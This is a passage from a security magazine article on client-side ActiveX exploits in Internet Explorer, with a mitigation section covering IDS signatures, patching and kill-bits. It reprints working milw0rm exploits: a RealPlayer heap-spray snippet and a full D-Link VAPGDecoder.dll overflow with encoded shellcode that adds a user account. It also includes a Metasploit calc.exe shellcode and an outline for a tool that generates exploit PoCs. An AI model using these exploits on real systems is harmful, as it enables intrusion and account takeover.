


Figure 4. Protection Rings

```
<!--

RealPlayer 10.5 rpau3260.dll Internet Explorer denial of service
author: shinnai
mail: shinnai[at]autistici[dot]org
site: http://shinnai.altervista.org
tested on windows XP Professional SP2 all patched, with Internet Explorer 7

-->

<html>
<body>
<object classid="clsid:405DE7C0-E7DD-11D2-92C5-00C0F01F77C1" id="Real Player">
</object>
<script>
</html>
</body>

<!--
Just initialize the control, the close IE :)
-->

milw0rm.com [2006-12-20]
```

Figure 5. Real Player 10.5 IE DoS

where the software runs, denial of service and other techniques. Overflowing buffer spaces in the memory location where the local software runs is one way to exploit the client software. Stack-overflow and heap-overflow are two types of buffer overflows. ActiveX exploits targeting Media Player, Adobe, iTunes, Real player, e-mail, Instant Messenger and various other ActiveX based software plug-ins, Firefox, Internet Explorer and various other applications that run on the local system. Let us now look at a sample exploit in Figure 5 (Courtesy: milw0rm.com, shinnai).

As discussed before, the two components that are most important for the above exploit to run is the CLSID and the vulnerable method. In this case, `clsid:405DE7C0-E7DD-11D2-92C5-00C0F01F77C1` and `.Initialize` are the vulnerable components. Let us now see a buffer overflow (heap-overflow) sample of a client-side exploit. Real Player `rmoc3260.dll` ActiveX Control Remote Code Execution Exploit (Heap Corruption).

Listing 4, shows the shellcode used in this exploits. This shellcode has been taken from Metasploit (Courtesy: [www.metasploit.com](http://www.metasploit.com)).

The following code snippet is part of the above exploit, where this part of the code specifies the block length, and performs the heap memory overflow and in turn calls the shellcode.

Figure 6 shows the final part of the code that specifies the vulnerable ActiveX class along with the object that maps with the above code snippet in calling the vulnerable method `.Console`.

Now that we have seen the Denial of Service, buffer overflow and other generic ActiveX exploit samples, let us blend in the core values of all the above to form a client-side exploit template. Metasploit is an industry standard exploit development framework.


Now, we will be looking at a tool that helps analysts to generate Proof-of-Concept (PoC) from the vulnerable methods with their corresponding class ID or program ID. All that an analyst requires to have is the vulnerable data and choose the stuff he or she wishes to

**Listing 1.** Vulnerable ActiveX class and method


```
var bigblock = unescape("%u0C0C%u0C0C");
var headersize = 20;
var slackspace = headersize + shellcode1.length;
while (bigblock.length < slackspace) bigblock += bigblock;
var fillblock = bigblock.substr(0,slackspace);
var block = bigblock.substr(0,bigblock.length - slackspace);
while (block.length + slackspace < 0x40000) block = block + block + fillblock;
var memory = new Array();
for (i = 0; i < 400; i++){ memory[i] = block + shellcode1 }
var buf = '';
while (buf.length < 32) buf = buf + unescape("%0C");
var m = '';
m = obj.Console;
obj.Console = buf;
obj.Console = m;
m = obj.Console;
obj.Console = buf;
obj.Console = m;
```



**Figure 6.** Class ID of Real Player `rmoc3260.dll` ActiveX Control Heap Corruption



**Figure 7.** Client-side PoC generation framework (template)



**Figure 8.** Framework Design Internals

use from the template and boom, a PoC

# ATTACK

will be created in few seconds. Let us now consider the various components that are required for creating a simple client-side PoC. We will break this into two:

- Components that the user should have;
- Components that the user should choose

Components that user should have includes:


- Vulnerable ActiveX
- Vulnerable Method(s) (there could be several vulnerable methods within a single ActiveX plugin)

Components that the user should choose includes,

- Shellcode (for payload); or
- Operating System program (to perform privilege escalation)

All these components have been discussed in the above examples, and hence let us now examine the template. We have no working model at the moment, though we can throw in some PHP logic for some of our readers who intend to try it out themselves. Figure 7, shows the sample template model. Whatever we have seen above will be in this template in the left pane and whatever is generated based on our inputs can be seen on the right pane of the template.

In Figure 7, the user chooses the application/program in the left pane (located within privileged folder for privilege escalation). If the user wishes, they can check the box that provides option for user to choose possible variants of shellcodes to find which one would fit in perfectly for their PoC. Class ID and Program ID are unique identifiers for ActiveX plugins and once the corresponding vulnerable component is chosen the user can input the CLSID




**Figure 11.** Number of exploited users vs. Time frame Graph

or ProgID in the text box provided next to the options menu. There could be more than one vulnerable method in a single ActiveX plugin and hence we give the user options to choose the number of vulnerable methods and then enter them in the corresponding text boxes. Once this is all done, the code can be generated on the right hand pane as shown in Figure 7. Voila!!! We now have the PoC of the client-side exploit that we wish to create. Since, this is not in working yet, let us now see the various parts that are required for our users to build this at their laptops when chilling around a beach.


## Creating the framework – A simple description

PHP is known to be vulnerable to many remote exploits known in this mighty world though one thing that people forget to realize is that nothing is secure unless you do it in a secure way. PHP can be coded in a secure way by adding validation functions, setting boundaries to user inputs, URI filtering, regex matching the good and bad input vectors, configuration file settings and by various other means.

Figure 8 shows the architecture of a client-side PoC framework that we just saw before. The user can create a shellcode DB and fill it in with all the shellcodes he can find, similar to the Metasploit shellcode shown before. Applications include path to all the OS files that have higher privileges. Templates include parts of the code that will be used to generate a client-side PoC by filling in the user specified inputs



**Figure 9.** Client-side exploit script attacking Internet Clients



**Figure 10.** Infected systems inviting more with Phished links

and values combined with the template. The template can be chosen based on the user inputs. This can be seen from the various examples seen in this entire article. If a user chooses shellcode, we could use a different template and if the user chooses application we can choose a different template. Again, it changes based on whether the user chooses class ID or program ID and the template again changes based on the number of methods. All this can be within the template database. All these three DB's can be interfaced with the front-end and based on user input the queries can change. Once this is all done, all this can be put together as shown in the Figure 7 and also stored in a DB for the user to later use it at his or her convenience.

## Attack Vectors

There are many ways to exploit a vulnerable system. Attack vector defines the ways in which anyone can gain access to the system or server in order to deliver the exploit. Exploit writers choose their attack vectors based on the number of systems that they wish to target. If they wish to target individual system or a targeted exploit (similar to retail) and if they wish to target the huge sum of Internet users, they can infect servers on the Internet and thereby attacking the clients who visit the vulnerable sites. Figure 9 shows the way in which B infects the server on the Internet. Once user's A, C and D visit this website, they will be exploited by the client-side exploit.

There are several other attack vectors such as phishing. Phishing a client with a spoofed or phished email would take the system to an intended server, which can loot money or passwords, insert keyloggers to the user system and as well exploits that escalate the malicious attacker's privilege such as the client-side exploit. *Cross-site scripting* (XSS) is listed under client-side exploit in certain security websites. XSS exploits the user who visits vulnerable site, where the attacker can push an exploit or a malicious website redirection. Hence, we consider

XSS as one of the attack vectors for client-side exploits.

Figure 10, shows the ways in which content spoofing or scripting could cause users to be phished or redirected to malicious sites and there by being a victim of client-side exploits.

The slower technique is to target fewer machines at a time and the faster

would be to target a huge set of clients by targeting the most popular vulnerable sites that have good customer base. Though, the faster method would affect more, the slower technique would be stealthy and under the radar. Once the exploit grows large scale, the security companies find the attack vector with one of their honeypots that identify such

### Listing 2. ActiveX Exploit – sample

```
D-Link MPEG4 SHM Audio Control (VAPGDecoder.dll 1.7.0.5) remote overflow exploit
(Internet Explorer 7/XP SP2)

<html>
<object classid='clsid:A93B47FD-9BF6-4DA8-97FC-9270B9D64A6C' id='VAPGDECODERLib' />
</object>
<script language='javascript'>
//add su one, user: sun pass: tzu
shellcode = unescape("%u03eb%ueb59%ue805%ufff8%uffff8%u4949%u3749%u4949" +
 "%u4949%u4949%u4949%u4949%u4949%u4949%u4949%u5a51%u456a" +
 "%u5058%u4230%u4231%u6b41%u4141%u3255%u4241%u3241" +
 "%u4142%u4230%u5841%u3850%u4241%u6d75%u6b39%u494c" +
 "%u5078%u3344%u6530%u7550%u4e50%u716b%u6555%u6c6c" +
 "%u614b%u676c%u3175%u6568%u5a51%u4e4f%u306b%u564f" +
 "%u4c78%u414b%u774f%u4450%u4841%u576b%u4c39%u664b" +
 "%u4c54%u444b%u7841%u466e%u6951%u4f50%u6c69%u6b6c" +
 "%u6f34%u3330%u6344%u6f37%u6a31%u646a%u474d%u4871" +
 "%u7842%u4c6b%u6534%u716b%u5144%u6334%u7434%u5835" +
 "%u6e65%u736b%u646f%u7364%u5831%u756b%u4c36%u644b" +
 "%u624c%u6c6b%u634b%u656f%u574c%u7871%u4c6b%u774b" +
 "%u4c6c%u464b%u7861%u4f6b%u7379%u516c%u3334%u6b34" +
 "%u7073%u4931%u7550%u4e34%u536b%u3470%u4b70%u4f35" +
 "%u7030%u4478%u4c4c%u414b%u5450%u4c4c%u624b%u6550" +
 "%u6c4c%u6e6d%u626b%u6548%u6858%u336b%u6c39%u4f4b" +
 "%u4e70%u5350%u3530%u4350%u6c30%u704b%u3568%u636c" +
 "%u366f%u4b51%u5146%u7170%u4d46%u5a59%u6c58%u5943" +
 "%u6350%u364b%u4230%u7848%u686f%u694e%u3170%u3370" +
 "%u4d58%u6b48%u6e4e%u346a%u464e%u3937%u396f%u7377" +
 "%u7053%u426d%u6444%u756e%u5235%u3058%u6165%u4630" +
 "%u654f%u3133%u7030%u706e%u3265%u7554%u7170%u7265" +
 "%u5353%u7055%u5172%u5030%u4273%u3055%u616e%u4330" +
 "%u7244%u515a%u5165%u5430%u526f%u5161%u3354%u3574" +
 "%u7170%u5736%u4756%u7050%u306e%u7465%u4134%u7030" +
 "%u706c%u316f%u7273%u6241%u614c%u4377%u6242%u524f" +
 "%u3055%u6770%u3350%u7071%u3064%u516d%u4279%u324e" +
 "%u7049%u5373%u5244%u4152%u3371%u3044%u536f%u4242" +
 "%u6153%u5230%u4453%u5035%u756e%u3470%u506f%u6741" +
 "%u7734%u4734%u4570");
bigblock = unescape("%u0a0a%u0a0a");
headersize = 20;
slackspace = headersize+shellcode.length;
while (bigblock.length<slackspace) bigblock+=bigblock;
fillblock = bigblock.substring(0, slackspace);
block = bigblock.substring(0, bigblock.length-slackspace);
while(block.length+slackspace<0x40000) block = block+block+fillblock;
memory = new Array();
for (i=0;i<500;i++){memory[i] = block+shellcode}
bof="http://";
for (i=0;i<9999;i++){bof+=unescape("%u0d0d%u0d0d")}
VAPGDECODERLib.Url = bof;
</script>
</html>
milw0rm.com [2008-02-26] (Courtesy: milw0rm.com, rgod)
```

# ATTACK

an exploit targeting vulnerable Internet users to be exploited, and this would lead to patch the system and secure the devices. This being the case, one may think that the slower is preferable, but at some point of time that would also be identified as the faster one.

To understand this in depth, let us consider the sample client-side exploit developed by a malicious user with either one of the following intents:

- Exploit as many sites as possible and increase the fame in the field
- Exploit a selective target to attain monetary or personal benefit

In case (a), the exploit writer's intent would be to exploit many victims, when it is still a zero day client-side exploit.

Hence looking at Figure 11,  $y$  is the maximum number of users exploited at a given point of time. And  $y$  is reached in  $m$  time period. Though this is quite high, the time period of recognition and mitigation would be really soon as the corporate and security organization would invest time on mitigating such an exploit from entering their network or their clients' networks.

Considering case (b) where the exploit is more targeted to specific clients, attackers have more chances to remain stealth and unnoticed unless and until the client they are targeting belong to a wealthy organization or a security researcher. In this case,  $x$  is the maximum number of exploited at a given point of time and this was attained over the time period  $n$ .

Even though  $x$  is less than  $y$  and  $m$  is shorter than  $n$  duration, in case (a) the life of client-side exploit comes to an end faster than the same in case (b). Though, this depends on how fast the clients are patching, performing Windows updates (for IE, Office, etc) and other software updates.

Though some of them assume that firewalls would secure the corporate environment and adding IDS to it would add defense-in-depth, nothing really functions unless:

- The endpoint devices are configured as it is supposed to be...
- The following features of web browsers are disabled (although some websites work only when these are enabled):
  - ActiveX
  - Java
  - Plug-ins
  - Cookies
  - JavaScript
  - VBScript
  - 3rd party browser extensions
- IDS signatures and AV signatures are up-to-date
- Research is being performed on the network/systems for finding current vulnerabilities on the system (some call it pentesting, and some call it vulnerability assessment, though it really differs from each other in many ways).
- Softwares are constantly updated, patched and clear of risks.




Figure 12. Client-side exploit entering corporate network




Figure 13. 3-way handshake (above) and Exploit Data Transfer (below)

Figure 12, shows a way in which the attacker penetrates through the firewall when the user accepts return traffic from the malicious site, from the vulnerable client (browser). Once this exploit is into the network, the attacker can root the machine or attain privileges and propagate through the entire network by exploiting each vulnerable box in the same network.

To look further into the way return traffic looks, let us look at the 3-way handshake and how an attacker could make use of this even without the client really visiting the site. A 3-way handshake between client and server starts with

a SYN (*synchronize*) from the client side and then the server responds with its SYN and an ACK (acknowledge) for the client's SYN. The client then responds with an ACK to complete this handshake. This is why an attacker would target a website trusted by the clients, so that the vulnerable client would visit the exploited malicious site and would download the exploit into their system unknowingly. In Figure 13 top-part, we see how a general client-server TCP 3-way handshake takes place and in bottom-part of Figure 13 we see how the exploit data is pushed to the client once the handshake is complete.

This is to inform the clients that any single mitigation technique alone would not help the client from being exploited with client-side exploits. It should be a step-wise process provided in order to protect the client at several stages. This is what defense-in-depth was intended for, though many people

do not consider the in-depth part and see it as separate entities and there by considering themselves to be protected with defense-in-depth though they are unaware that they are weak as a sand castle.

## Exploit Mitigation

As discussed in the previous section, there are several ways to secure against client-side exploits by securing data at various levels. Let us consider the following layers:

- End-point network security
- Network monitoring
- System monitoring
- Software Defenses

End-point network security includes firewall or router *Access Control Lists* (ACLs). By default, it should be *DENY ALL* policy to deny all traffic and users that are not authorized to enter the network. Then whitelist the IP's or

network connections that are allowed from the network. In this way, the end-point security devices would prevent access to malicious sites. Network monitoring may include *Intrusion Detection Systems* (IDS) such as Snort along with a combination of log analysis toolkits to correlate the logs obtained from the end-point devices with the signatures that got triggered at the monitoring device. Let us consider a sample exploit for which signature is being written. In this case, let us consider a sample signature from *www.EmergingThreats.net*, which has a huge collection of signatures in the *EmergingThreats* (ET) signature format.

Let us consider the following exploit (<http://www.milw0rm.com/exploits/5193>)

In this D-Link MPEG4 SHM Audio Control remote overflow exploit, let us look at some of the most valuable information with which a signature can be written.

### Listing 3. Client-side Signature for ActiveX Exploit – sample

```
alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"ET EXPLOIT 4XEM VatDecoder VatCtrl Class ActiveX Control Url Property Buffer Overflow Vulnerability"; flow:to_client,established; content:"clsid"; nocase; content:"210D0CBC-8B17-48D1-B294-1A338DD2EB3A"; nocase; content:"0x40000"; content:"Url"; nocase; reference:bugtraq,28010; reference:url,www.milw0rm.com/exploits/5193; classtype:web-application-attack; sid:2007903; rev:1;)
(Courtesy: EmergingThreats.net, Akash Mahajan)
```

### Listing 4. Shellcode from Real Player rmoc3260.dll ActiveX Heap Corruption

```
// win32_exec - EXITFUNC=seh CMD=c:\windows\system32\calc.exe Size=378
Encoder=Alpha2 http://metasploit.com
var shellcode1 = unescape("%u03eb%eb59%e805%ufff8%uffff%u4949%u4949%u4949%u4949%u5a51%u436a"
+ "%u3058%u3142%u4250%u6b41%u4142%u4253%u4232%u3241"
+ "%u4141%u4130%u5841%u3850%u4242%u4875%u6b69%u4d4c"
+ "%u6338%u7574%u3350%u6730%u4c70%u734b%u5775%u6e4c"
+ "%u636b%u454c%u6355%u3348%u5831%u6c6f%u704b%u774f"
+ "%u6e68%u736b%u716f%u6530%u6a51%u724b%u4e69%u366b"
+ "%u4e54%u456b%u4a51%u464e%u6b51%u4f70%u4c69%u6e6c"
+ "%u5964%u7350%u5344%u5837%u7a41%u546a%u334d%u7831"
+ "%u4842%u7a6b%u7754%u524b%u6674%u3444%u6244%u5955"
+ "%u6e75%u416b%u364f%u4544%u6a51%u534b%u4c56%u464b"
+ "%u726c%u4c6b%u534b%u376f%u636c%u6a31%u4e4b%u756b"
+ "%u6c4c%u544b%u4841%u4d6b%u5159%u514c%u3434%u4a44"
+ "%u3063%u6f31%u6230%u4e44%u716b%u5450%u4b70%u6b35"
+ "%u5070%u4678%u6c6c%u634b%u4470%u4c4c%u444b%u3530"
+ "%u6e4c%u6c4d%u614b%u5578%u6a58%u644b%u4e49%u6b6b"
+ "%u6c30%u5770%u5770%u4770%u4c70%u704b%u4768%u714c"
+ "%u444f%u6b71%u3346%u6650%u4f36%u4c79%u6e38%u4f63"
+ "%u7130%u306b%u4150%u5878%u6c70%u534a%u5134%u334f"
+ "%u4e58%u3978%u6d6e%u465a%u616e%u4b47%u694f%u6377"
+ "%u4553%u336a%u726c%u3057%u5069%u626e%u7044%u736f"
+ "%u4147%u4163%u504c%u4273%u3159%u5063%u6574%u7035"
+ "%u546d%u6573%u3362%u306c%u4163%u7071%u536c%u6653"
+ "%u314e%u7475%u7038%u7765%u4370");
```

# ATTACK

A signature (in general) should be considered as something which the packets should be matched with in order to find out if it has the components of a specific exploit.

Like discussed before in the ActiveX section, CLSID or Program ID that has the vulnerable method along with the combination of few other components in the exploit that are unique to a specific exploit could be used for generating a signature. Akash Mahajan's signature for D-Link MPEG4 SHM Audio Control (VAPGDecoder.dll 1.7.0.5) remote overflow exploit is considered in this example for explaining more about how to write sample IDS signature that identifies exploits when it is still in packet state rather than at the point when it has already reached the system (see Listing 3).

In the mentioned signature, `clsid, 210D0CBC-8B17-48D1-B294-1A338DD2EB3A, "0x40000"` and `"U1"` are case insensitive packet matching candidates that are seen in the content fields. Looking at the exploit once again,

these are the few unique characteristics of this exploit, which when put together form the pattern matching capability (this is as explained in the ActiveX samples seen before).

Though, IDS and pattern matching technique are the methods to perform monitoring at the network level to prevent against client-side exploit, they have certain weaknesses too. There are IDS evasion techniques such as fragmentation (fragments of very small size), different encoding techniques and other ways to evade IDS or the specific signature that identify a specific exploit. Hence, a system level security could protect against client-side exploit even if the exploit has come across the network to a specific system. This includes host-based IDS (HIDS) which is an intrusion detection technique used to detect intrusion at the system level. This would have the capability of looking at the system at three different layers. File system layer, local memory and registry would indicate the HIDS if there are any local exploits running on the system

memory or even when it has reached the system storage (*file system*). If this exploit installs anything specific on the system files, it would be seen on the registry. Apart from this, if a good active anti-virus is running on the system, it would prevent the exploit from existing in all these layers by performing packet matching at the system level, though it all depends on how up-to-date these tools are and how often the signatures or components are updated.

Finally, all applications at the client side should have been properly updated from time to time. This includes patch management, newer release updates, security updates and so on. If we consider Microsoft update for example, Microsoft provides update for only Microsoft products and not to other products such as Adobe toolkits, Firefox, etc., for which huge corporations go for third party toolkits such as HfnetchkPro or LanDesk to manage patch management and upgrades of these products that are not updated with Microsoft update. Apart from this, applications that run on the client-system should run on least privilege required for running. Stripping off unwanted or flawed features from user applications would enable added protection against client-side exploits. This includes ActiveX, Plug-ins, Cookies, JavaScript and VBScript. Though some of the sites do require such components to run their websites on the browsers, disabling these features would enable the client to be secured from running the client-side exploit even if it has reached the system (of course, after crossing all the network level defenses).

There are other system level mitigations such as kill-bits. Microsoft has done a great job in providing provisions to block selective ActiveX identified by their unique CLSID from running on the system, and this technique is called kill-bits. Here, a user can set a kill-bit by changing the values in the ActiveX Compatibility flags in a registry editor. Even though, this sounds really simple a normal user should be really cautious about changing values in the registry since, a minor change in the




Figure 14. Client-server Architecture




Figure 15. Public & Private folders and files in the Server



inappropriate place could cause the OS to crash or even worse. Kill-bits are located in the following location:

```
HKEY_LOCAL_MACHINE\SOFTWARE\
 Microsoft\Internet Explorer\
 ActiveX Compatibility\
```

The path shows *Internet Explorer* as the folder in which the ActiveX Compatibility exists, but this does not mean that kill-bit is solely for IE. Kill-bits will work for any application that runs on the IE's rendering engine. Which means that any application that has plug-ins or runs over IE will be part of this. Couple of issues with this technique is that, Microsoft has designed this technique only for the Windows systems and secondly, this is for intermediary or pro users who understand the sensitivity of registry entries.

Those mitigations are not the only means to stop client-side exploits from exploiting a protected system. There are several other tools and techniques that could be used to do this, though the underlying concept is the same. There is no one single method that could mitigate all the exploits, but it is about how we apply defense-in-depth in different stages. Security is never a single step process where anyone who builds a wall is secured from all the penetrations that are possible at the perimeter. Security is an ongoing process where the attacker and the victim fights a battle by learning about each other and building different ways to exploit or mitigate exploits respectively.

## Client-side Exploits: Different viewpoints

This article was not aimed at discussing the different semantics involved with terminologies in client-side exploits or to discuss on the contradictions involved with what a client-side exploit really is. Instead, in this section we would now concentrate on why certain exploits fall under this category and why certain exploits that look similar are not really the same as client-side exploits.

There is the client communicating with the server through perimeter security

devices and the Internet in Figure 14. Let us try to answer the following questions to get a clear picture of this discussion:

- Where is the vulnerability?
- Where is the exploit running?
- What is the target of this exploit?

